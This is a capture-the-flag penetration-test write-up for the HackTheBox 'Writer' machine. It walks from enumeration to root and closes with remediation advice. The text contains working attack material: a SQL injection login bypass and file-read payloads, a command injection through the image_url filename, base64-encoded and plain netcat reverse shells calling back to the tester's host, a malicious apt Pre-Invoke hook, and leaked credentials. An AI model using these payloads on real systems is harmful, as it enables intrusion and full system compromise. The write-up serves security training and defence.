

Writer



0xd4y

August 22, 2021

0xd4y Writeups

LinkedIn: <https://www.linkedin.com/in/segev-eliezer/>

Email: 0xd4yWriteups@gmail.com

Web: <https://0xd4y.github.io/>

Table of Contents

Executive Summary	2
Attack Narrative	3
Enumeration	3
Port Enumeration	3
Web Enumeration	4
SQL Injection	6
Leveraging SQLi to Read Local Files	9
Getting RCE	10
Source Code Analysis	10
Finding RCE Vulnerability	14
Reverse Shell	15
Privilege Escalation	16
Kyle	16
John	16
Root	17
Post Exploitation Analysis	19
SQLi Mitigation (PDO)	19
Image Upload (RCE)	20
Conclusion	22

Executive Summary

After enumerating the website, the `/administrative` page was found which involved a simple login page. The username field is vulnerable to a critical SQL injection, which an attacker could leverage to login as an administrative user, access sensitive local files, and extract usernames and password hashes.

Following the authentication bypass, an insecure image upload feature could be exploited to gain RCE on the target. After obtaining a shell as the `www-data` user, escalating privileges to the local `kyle` user could be done by way of cracking his hash in the `dev` SQL database. The `kyle` user was part of the `filter` group which allowed for editing the configuration files of the SMTP service running locally on port 25. Because this service was running as the `john` user, getting a shell via the service resulted in compromising his account.

Finally, the `john` user is part of the `management` group which has access to the apt repository configuration files. A cronjob running as root which performed a frequent `apt-get update` command could therefore be taken advantage of, and obtaining root privileges was possible through adding a reverse shell file in the apt configurations. Please view the [Post Exploitation Analysis](#) and [Conclusion](#) sections to see remediations for these vulnerabilities

Attack Narrative

No information was provided prior to this engagement, other than the IP address of the target: **10.10.11.101**.

Enumeration

Port Enumeration

To examine potential vulnerabilities, the ports of the target were first scanned:

```
# Nmap 7.91 scan initiated Tue Aug 17 14:52:04 2021 as: nmap -sC -sV -oA
nmap/nmap 10.10.11.101
Nmap scan report for 10.10.11.101
Host is up (0.065s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_  256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Story Bank | Writer.HTB
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: 32s
|_ nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
| smb2-time:
```

```
| date: 2021-08-17T19:52:51
|_ start_date: N/A
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Aug 17 14:52:20 2021 -- 1 IP address (1 host up) scanned
in 15.70 seconds
```

From the nmap scan, it is apparent that the SSH, HTTP, and SMB services are running on the target. The SMB service is of interest, however there is no anonymous access to any of the shares:

```
[0xd4y@writeup]-[~/business/hackthebox/medium/linux/writer]
└─$ smbmap -H 10.10.11.101
[+] IP: 10.10.11.101:445      Name: writer.htb
    Disk                      Permissions      Comment
    ----                      -
    print$                    NO ACCESS      Printer Drivers
    writer2_project           NO ACCESS
    IPC$                       NO ACCESS      IPC Service (writer server (Samba, Ubuntu))
```

Seeing as all of the services are up to date, it follows that the HTTP service must be searched for potential vulnerabilities.

Web Enumeration

Users visiting the target's web server are met with the following home page:

Story Bank

HOME ABOUT CONTACT

ON THE ORIGIN OF SHADOWS

- By Nina Chyll / 2021-05-17 21:48:33



There are two things I have always wanted you to know about the house. Ever since you picked it out, in the middle of a recession, at a heavy discount, as you put it. As if it was a carton of milk about to go out of date. For us, you said,... [read more](#)

Tagline: #BewareOfShadows

AUTUMN RAIN

- By Yolanda Wu / 2021-05-17 21:57:04



Have you ever had this feeling? Like you're a helium balloon with your string cut. A rotting piece of wood adrift in the vast ocean. Does saying it like that make me sound too pretentious? Thinking I'm some kind of literary youth. Of course... [read more](#)

Tagline: #Fiction

ABOUT ME



I'm a professional writer of 10 years. It is a fact that readers will be distracted by the stories I provide.

RECENT POSTS


- > On the Origin of Shadows
- > Autumn Rain
- > The Tree Surgeon's Dictionary
- > Samill the Trickster 2021 Edition
- > How the Fish Survive
- > Life's Leftovers
- > The Violinist
- > Burt Brain

Enumerating the directories of the webpage with gobuster¹, the following directories are found:

```
/contact          (Status: 200) [Size: 4905]
/logout          (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/about           (Status: 200) [Size: 3522]
/static          (Status: 301) [Size: 313] [-->
http://10.10.11.101/static/]
/.               (Status: 200) [Size: 11971]
/dashboard       (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/server-status   (Status: 403) [Size: 277]
/administrative  (Status: 200) [Size: 1443]
```

A directory of particular interest is `/administrative`, especially since it cannot be found without brute forcing directories. Visiting this directory reveals a simple login form which asks for a username and password:

¹ <https://github.com/OJ/gobuster>



The image shows a web form titled "Admin Login". At the top center is a purple square logo with a white letter "B". Below the logo is the text "Admin Login". There are two input fields: "User Name" and "Password". Below these fields is a blue button with the text "Sign in". At the bottom of the form is the copyright notice "© Writer.HTB".

Note the domain of the target (namely writer.htb). However, no virtual host routing is present.

SQL Injection

When inputting `'OR 1=1-- -` as the username and choosing a random value for the password, the user is automatically authenticated, thus confirming the presence of SQL injection. As an authenticated user, stories can be edited and created, and pictures can be uploaded:

Add Story

All form elements

Author

Title

Tagline

Story Image
The image must have a maximum size of 1MB in .jpg format. [Click here to upload from URL.](#)

Content
Add your story here.

The web page does not properly check if an uploaded file is an image, as it was possible to upload a reverse shell by the name of `php-reverse-shell.jpg.php`. This, however, did not lead to RCE as the web page nevertheless treated the file as an image. Furthermore, uploading a malicious image with PHP code did not work.

An addition to the image upload feature is the ability to upload files given a url. This could be utilized to cause the server to perform GET requests to an arbitrary website of the user's choice:

Request

```
POST /dashboard/stories/add HTTP/1.1
Host: 10.10.11.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```



```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----12417370376638841362770592069
Content-Length: 850
Origin: http://10.10.11.101
DNT: 1
Connection: close
Referer: http://10.10.11.101/dashboard/stories/add
Cookie:
session=eyJ1c2VyIjoiJ09SIDE9MS0tIC0ifQ.YSLw7w.20HWSzrpZAobEiyfxo94u13lfg
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----12417370376638841362770592069
Content-Disposition: form-data; name="author"

0xd4y
-----12417370376638841362770592069
Content-Disposition: form-data; name="title"

Writeup
-----12417370376638841362770592069
Content-Disposition: form-data; name="tagline"

Writeup
-----12417370376638841362770592069
Content-Disposition: form-data; name="image"; filename=""
Content-Type: application/octet-stream

-----12417370376638841362770592069
Content-Disposition: form-data; name="image_url"

http://10.10.15.80/image.jpg
-----12417370376638841362770592069
Content-Disposition: form-data; name="content"

Thanks for reading!
-----12417370376638841362770592069--
```

Note the "image_url" parameter highlighted in red

Response

```
└─[ X ]─[0xd4y@writeup]─[~/business/hackthebox/medium/linux/writer]
└─ $sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.15.80] from (UNKNOWN) [10.10.11.101] 38018
GET /image.jpg HTTP/1.1
Accept-Encoding: identity
Host: 10.10.15.80
User-Agent: Python-urllib/3.8
Connection: close
```

Judging from the user-agent, it was found that the server is running python. After failing to obtain code executions despite trying many different upload attacks, it follows that the source code of the upload feature must be leaked to determine how it works.

Leveraging SQLi to Read Local Files

This is possible via the `load_file` SQL function. Going back to the login page, this function can be used in conjunction with a union select statement to leak files:

Payload

```
uname='union select 1,load_file('/etc/passwd'),3,4,5,6-- -&password=a
```

Response

```
Welcome root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:./run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534:./run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
kyle:x:1000:1000:Kyle Travis:/home/kyle:/bin/bash
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false
postfix:x:113:118:./var/spool/postfix:/usr/sbin/nologin
filter:x:997:997:Postfix Filters:/var/spool/filter:/bin/sh
john:x:1001:1001:,,,:/home/john:/bin/bash
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
```

Getting RCE

Source Code Analysis

Before being able to read the source code of the website, the full path of the file containing the source code must first be discovered. Seeing as the server is running apache2, the `000-default.conf` file in the `/etc/apache2/sites-available` directory, a directory

which holds configuration files for Apache virtual hosts, can be leaked to determine this information.

Payload

```
uname='union select
1,load_file('/etc/apache2/sites-available/000-default.conf'),3,4,5,6--
-&password=a
```

Response

```
Welcome # Virtual host configuration for writer.htb domain
<VirtualHost *:80>;
    ServerName writer.htb
    ServerAdmin admin@writer.htb
    WSGIScriptAlias / /var/www/writer.htb/writer.wsgi
    <Directory /var/www/writer.htb>;
        Order allow,deny
        Allow from all
    </Directory>;
    Alias /static /var/www/writer.htb/writer/static
    <Directory /var/www/writer.htb/writer/static/>;
        Order allow,deny
        Allow from all
    </Directory>;
    ErrorLog ${APACHE_LOG_DIR}/error.log
    LogLevel warn
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>;

# Virtual host configuration for dev.writer.htb subdomain
# Will enable configuration after completing backend development
# Listen 8080
#<VirtualHost 127.0.0.1:8080>;
#     ServerName dev.writer.htb
#     ServerAdmin admin@writer.htb
#
#     # Collect static for the writer2_project/writer_web/templates
#     Alias /static /var/www/writer2_project/static
#     <Directory /var/www/writer2_project/static/>;
```

```

#           Require all granted
#       </Directory>;
#
#       <Directory /var/www/writer2_project/writerv2>;
#           <Files wsgi.py>;
#               Require all granted
#           </Files>;
#       </Directory>;
#
#       WSGIDaemonProcess writer2_project
python-path=/var/www/writer2_project
python-home=/var/www/writer2_project/writer2env
#       WSGIProcessGroup writer2_project
#       WSGIScriptAlias / /var/www/writer2_project/writerv2/wsgi.py
#           ErrorLog ${APACHE_LOG_DIR}/error.log
#           LogLevel warn
#           CustomLog ${APACHE_LOG_DIR}/access.log combined
#
#</VirtualHost>;
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

```

In particular, note the directory in which the `writer.wsgi` file lies in (highlighted in blue). After finding out that the server is running python, fuzzing for files in the root of the web server revealed an `__init__.py` file within `/var/www/writer.htb/writer/`. Leaking this file reveals the following contents:

```

if request.method == "POST":
    if request.files['image']:
        image = request.files['image']
        if ".jpg" in image.filename:
            path =
os.path.join('/var/www/writer.htb/writer/static/img/', image.filename)
            image.save(path)
            image = "/img/{}".format(image.filename)
        else:
            error = "File extensions must be in .jpg!"
            return render_template('add.html', error=error)
    if request.form.get('image_url'):
        image_url = request.form.get('image_url')
        if ".jpg" in image_url:

```

```

        try:
            local_filename, headers =
urllib.request.urlretrieve(image_url)
            os.system("mv {} {}.jpg".format(local_filename,
local_filename))
            image = "{}.jpg".format(local_filename)
            try:
                im = Image.open(image)
                im.verify()
                im.close()
                image = image.replace('/tmp/', '')
                os.system("mv /tmp/{}
/var/www/writer.htb/writer/static/img/{}".format(image, image))
                image = "/img/{}".format(image)
            except PIL.UnidentifiedImageError:
                os.system("rm {}".format(image))
                error = "Not a valid image file!"
...
    if request.form.get('image_url'):
        image_url = request.form.get('image_url')
        if ".jpg" in image_url:
            try:
                local_filename, headers =
urllib.request.urlretrieve(image_url)
                os.system("mv {} {}.jpg".format(local_filename,
local_filename))
                image = "{}.jpg".format(local_filename)
                try:
                    im = Image.open(image)
                    im.verify()
                    im.close()
                    image = image.replace('/tmp/', '')
                    os.system("mv /tmp/{}
/var/www/writer.htb/writer/static/img/{}".format(image, image))
                    image = "/img/{}".format(image)
                    cursor = connector.cursor()
                    cursor.execute("UPDATE stories SET image =
%(image)s WHERE id = %(id)s", {'image':image, 'id':id})
                    result = connector.commit()

                except PIL.UnidentifiedImageError:

```

```

        os.system("rm {}".format(image))
        error = "Not a valid image file!"
        return render_template('edit.html', error=error,
results=results, id=id)
    except:
        error = "Issue uploading picture"
        return render_template('edit.html', error=error,
results=results, id=id)
    else:
        error = "File extensions must be in .jpg!"

```

Note the file was shortened to better emphasize the source code of the upload feature. Critically insecure code is highlighted in red, and the text highlighted in purple is the segment that the undermentioned exploit focuses on.

Finding RCE Vulnerability

Within the source code are multiple examples of insecure code (explored more in detail in the [Post Exploitation Analysis](#) section). One that particularly stands out is the call of `os.system` on the uploaded filename. Before testing exploits on the target, the exploit was tested out locally to get a closer view as to how the program behaves. Copying the segment of interest, we can get a closer look at how the program treats file names:

Code

```

import urllib
import os
from flask import request

local_filename, headers =
urllib.request.urlretrieve('http://10.10.15.80/.jpg/1.jpg;sleep')
print("The local_filename is", local_filename)
os.system("mv {} {}.jpg".format(local_filename, local_filename))

```

Observe the argument of the `urllib.request.urlretrieve()` function. The user is in control of this argument. If a user were to upload a file called `1.jpg;sleep`, then the server will behave accordingly:

Response

```
The local_filename is /tmp/tmpen3ya1q1
```

However, when changing the argument to be

```
file:///home/0xd4y/business/hackthebox/medium/linux/writer/www/.jpg/1.jpg;sleep 10
```

, then command execution is performed. This works because the `urllib` function does not correctly rename the file to something safe in the instance that the argument is using the file protocol. Therefore, a file with a malicious name can be uploaded using the `image` parameter, and this file can then be referenced locally via the file protocol.

Reverse Shell

After uploading a file with the name ``0xd4y.jpg;echo -n`

```
cm0gL3RtcC9m021rZm1mbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYm1uL3NoIC1pIDI+JjF8bmMgMTAuMTAuMTUuODAgOTAwMSA+L3RtcC9m|base64 -d|bash`
```

, it was referenced locally by putting the following in the `image_url` parameter:

```
file:///var/www/writer.htb/writer/static/img/0xd4y.jpg;`echo -n cm0gL3RtcC9m021rZm1mbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYm1uL3NoIC1pIDI+JjF8bmMgMTAuMTAuMTUuODAgOTAwMSA+L3RtcC9m|base64 -d|bash`
```

. A reverse shell was then returned as the `www-data` user:

```
[ X ]-[0xd4y@writeup]-[~/business/hackthebox/medium/linux/writer]
└─ $nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.15.80] from (UNKNOWN) [10.10.11.101] 59938
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```


Privilege Escalation

Kyle

After enumerating multiple files in the box, it was found that there is a username and password in a mysql config file called `/etc/mysql/my.cnf` that points to the `dev` database:

```
database = dev
user = djangouser
password = DjangoSuperPassword
```

One of Kyle's passwords is located in the databases, albeit it is hashed:

`pbkdf2_sha256$260000$wJ03ztk0f0lcbssnS1wJPD$bbTyCB8dYWMGY1z4dSArozTY7w
cZCS7DV615dpuXM4A=`. Cracking this hash reveals that Kyle's password is `marcoantonio`.

John

The kyle user is part of multiple groups, one of them being the `filter` group which has permissions to edit the `/etc/postfix/disclaimer` file. Furthermore, after enumerating the ports running locally on the target, it was found that port 25 is open and running a Postfix SMTP server.

With `pspy`² running on a separate kyle SSH instance, the following message was sent on the box:

```
kyle@writer:~$ nc localhost 25
220 writer.htb ESMTP Postfix (Ubuntu)
MAIL FROM:kyle@writer.htb
250 2.1.0 Ok
RCPT TO: john@writer.htb
250 2.1.5 Ok
Data
354 End data with <CR><LF>.<CR><LF>
Thanks for reading this writeup!
.
```

² <https://github.com/DominicBreuker/pspy>

```
250 2.0.0 Ok: queued as 9BB6F137
```

Upon sending this message, the following process occurred in the background:

```
2021/08/25 00:12:54 CMD: UID=1001 PID=23607 | /bin/sh
/etc/postfix/disclaimer -f kyle@writer.htb -- john@writer.htb
```

Thus, the server is running as the john user (note `UID=1001`), and is executing the `/etc/postfix/disclaimer` file. Seeing as the kyle user had permission to edit this file, achieving a reverse shell as the john user could be obtained via appending a reverse shell to the top of the file and sending a message:

```
[0xd4y@Writeup]--[~/business/hackthebox/medium/linux/writer]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.15.80] from (UNKNOWN) [10.10.11.101] 49840
/bin/sh: 0: can't access tty; job control turned off
$ whoami
john
```

Persistence on this account was maintained by grabbing john's ssh key.

Root

John is part of the management group which has permission to edit the apt directory `/etc/apt/apt.conf.d`, a directory which is responsible for containing the apt configurations. As discovered using pspy, there is a cronjob running as root which performs the following command: `/usr/bin/apt-get update`. Therefore, a malicious configuration that returns a reverse shell can be added to the directory as follows:

```
john@writer:~$ echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.80 9001 >/tmp/f"};' >
/etc/apt/apt.conf.d/0xd4y-pwn
```

When the cronjob runs again, a reverse shell is returned as the root user:

```
[X]--[0xd4y@Writeup]--[~/business/hackthebox/medium/linux/writer]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

```
connect to [10.10.15.80] from (UNKNOWN) [10.10.11.101] 56068
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

Post Exploitation Analysis

This section goes into further detail about the vulnerabilities of the target and how to mitigate them. Note that the mitigations shown in this section are incomplete pieces of code, however they are secure implementations of the desired result.

SQLi Mitigation (PDO)

This machine contained multiple vulnerabilities, starting with the SQL injection in the `/administrative` page. The vulnerability lies in the following SQL statement that is performed on the user's query:

```
"Select * From users Where username = '%s' And password = '%s'" %  
(username, password)
```

This insecure SQL statement allows an attacker to add a single quote in their username and then perform an arbitrary SQL statement of their choosing. To mitigate SQL injection attacks, the current recommendation is to use PDO (PHP Data Objects). The following code does not directly pass the user input into the SQL statement. Rather, using PDO tells the server what the SQL query and the user-inputted data are. This is successfully performed because the instruction and user-input are sent separately to the database:

```
<?php  
  
try {  
  
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $db_username,  
$db_password);  
  
    // set the PDO error mode to exception  
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);  
  
    // prepare sql and bind parameters  
    $query = "INSERT INTO users (username,password)  
VALUES(:username,:password)";  
    $statement = $conn->prepare($query);
```

```

        $statement->execute(array(
            ':username'=> $username,
            ':password'=> $password
        ));
    } catch(PDOException $e) {
        echo "Error: " . $e->getMessage();
    }
    $conn = null;
?>

```

Image Upload (RCE)

After successfully performing an SQL injection attack, an upload feature in the webpage was exploited to gain RCE due to insecure python code. System commands and evaluation functions should never be performed on user input. As discussed in [Finding RCE Vulnerability](#), the `system()` function in the `os` module was the reason for the critical RCE vulnerability. The following code prevents this vulnerability:

```

from werkzeug.utils import secure_filename
from PIL import Image

filename = request.file('image')

image = StringIO(base64.b64decode(download['file']))
allowed_extensions = ['jpg', 'jpeg']
if filename.split('.')[1] in allowed_extensions:
    try:
        filename = secure_filename(filename)

        img = Image.open(image)
        img.verify()
        path = os.path.join('/var/www/writer.htb/writer/static/img/',
filename)
        image.save(path)
    except Exception:
        print('Invalid image')
else:

```

```
print('Filename extension not allowed.')
```

The above program verifies if a file is a valid image by first checking its extension. Note that this is different from the source code of the website which simply searches for the presence of the `.jpg` string in the filename. After verifying the file's extension, PIL's `verify` method is called on the file before the file is uploaded to the `img` directory.

Conclusion

Multiple vulnerabilities were present on the target which resulted in a full compromise of the system. The `/administrative` page contained an SQL injection vulnerability which resulted in the leakage of local files and authentication bypass. After authenticating to the server, the insecure handling of filenames led to an RCE vulnerability.

Afterwards, the privilege escalation to root involved logging into the system as the kyle user who had permissions to edit the mail service. Due to the service running under john, the lateral movement involved adding a reverse shell to the configuration of the service. As the john user, apt configurations could be modified to exploit an `apt-get update` cronjob running as the root user. Observe the following remediations to mitigate the vulnerabilities outlined in the report:

- Secure the SQL login page on `/administrative`
 - PDO should be used in place of the insecure SQL statement (see [SQLi Mitigation \(PDO\)](#)).
- Never use `system()` or any sort of evaluation function on user-input.
 - The system command on the uploaded filename resulted in RCE.
- Never reuse passwords
 - As the www-data user, kyle's password could be retrieved by cracking his hash from the `dev` database. This would not have been of much use if the local kyle user had a different password on the target.
 - Passwords should be secure.
- Fix misconfigurations related to the kyle and john user
 - kyle was able to edit a service that was run by john. To mitigate this, the service should either be run by kyle, or kyle should not have permissions to edit the service.
 - john was able to edit apt configurations. This sort of privilege should not be granted to any user. By adding a reverse shell to the apt configurations, any user who runs the apt command can be compromised by john.